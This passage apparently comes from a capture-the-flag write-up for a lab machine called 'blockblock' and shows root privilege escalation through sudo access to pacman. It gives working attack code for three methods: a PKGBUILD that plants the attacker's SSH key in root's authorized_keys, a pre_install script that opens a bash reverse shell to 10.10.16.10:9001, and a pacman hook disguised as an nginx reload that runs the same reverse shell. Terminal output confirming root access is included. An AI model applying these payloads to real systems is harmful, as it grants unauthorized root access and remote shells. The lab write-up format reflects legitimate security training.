
```
pkgname=helloworld$
pkgver=1.0.0$
pkgrel=1$
pkgdesc="A simple Hello World program"$
arch=('x86_64')$
url="https://github.com/yourusername/helloworld"$
license=('MIT')$
source=("mykey")$
sha256sums=('SKIP') $
$
build() {$
    echo "building..."$
}$
$
package() {$
  install -Dm755 "$srcdir/mykey" "$pkgdir//root/.ssh/authorized_keys"$
}$
$
```

```
└──╼ $scp PKGBUILD paul@10.10.11.43:/dev/shm/PKGBUILD
PKGBUILD                                      100%  401     8.2KB/s   00:00
┌─[parrot@parrot]─[~/Documents/blockblock]
└──╼ $scp /home/parrot/.ssh/id_ed25519.pub  paul@10.10.11.43:/dev/shm/mykey
id_ed25519.pub                                100%   95     1.9KB/s   00:00
```


makepkg generates .tar.zst file



Run pacman -U filename.tar.zst




I can ssh to root



Option 2: Use install

First, remove package



This time, I'll add install


```
pkgname=helloworld
pkgver=1.0.0
pkgrel=1
pkgdesc="A simple Hello World program"
arch=('x86_64')
url="https://github.com/yourusername/helloworld"
license=('MIT')
source=("mykey")
sha256sums=('SKIP')
install=shell.sh
```


Generate function pre_install that will be automatically loaded and run

```
#!/usr/bin/bash

pre_install() {
        bash -i >& /dev/tcp/10.10.16.10/9001 0>&1
}
```

makepkg and install it






It is stuck and I get root shell

Option 3: hookdir

This time, I'll create .hook file. First, remove package.



Generate hook file and remove install=shell.sh in PKGBUILD

```
[Trigger]
Operation = Install
Operation = Upgrade
Type = File
Target = *

[Action]
Description = Reload nginx after installation or upgrade
When = PostTransaction
Exec = /dev/shm/shell2.sh
```

```
pkgname=helloworld
pkgver=1.0.0
pkgrel=1
pkgdesc="A simple Hello World program"
arch=('x86_64')
url="https://github.com/yourusername/helloworld"
license=('MIT')
source=("mykey")
sha256sums=('SKIP')

build() {
    echo "building..."
}
```

shell2.sh is just simple bash reverse shell

```
#!/usr/bin/bash

bash -i >& /dev/tcp/10.10.16.10/9001 0>&1
```

makepkg once more

```
makepkg -f
```


Run the same command with --hookdir currentdir

```
[paul@blockblock shm]$ sudo /usr/bin/pacman -U helloworld-1.0.0-1-x86_64.pkg.tar.zst --hookdir /dev/shm
loading packages...
resolving dependencies...
looking for conflicting packages...

Packages (1) helloworld-1.0.0-1

Total Installed Size:  0.00 MiB

:: Proceed with installation? [Y/n] y
```



I get root shell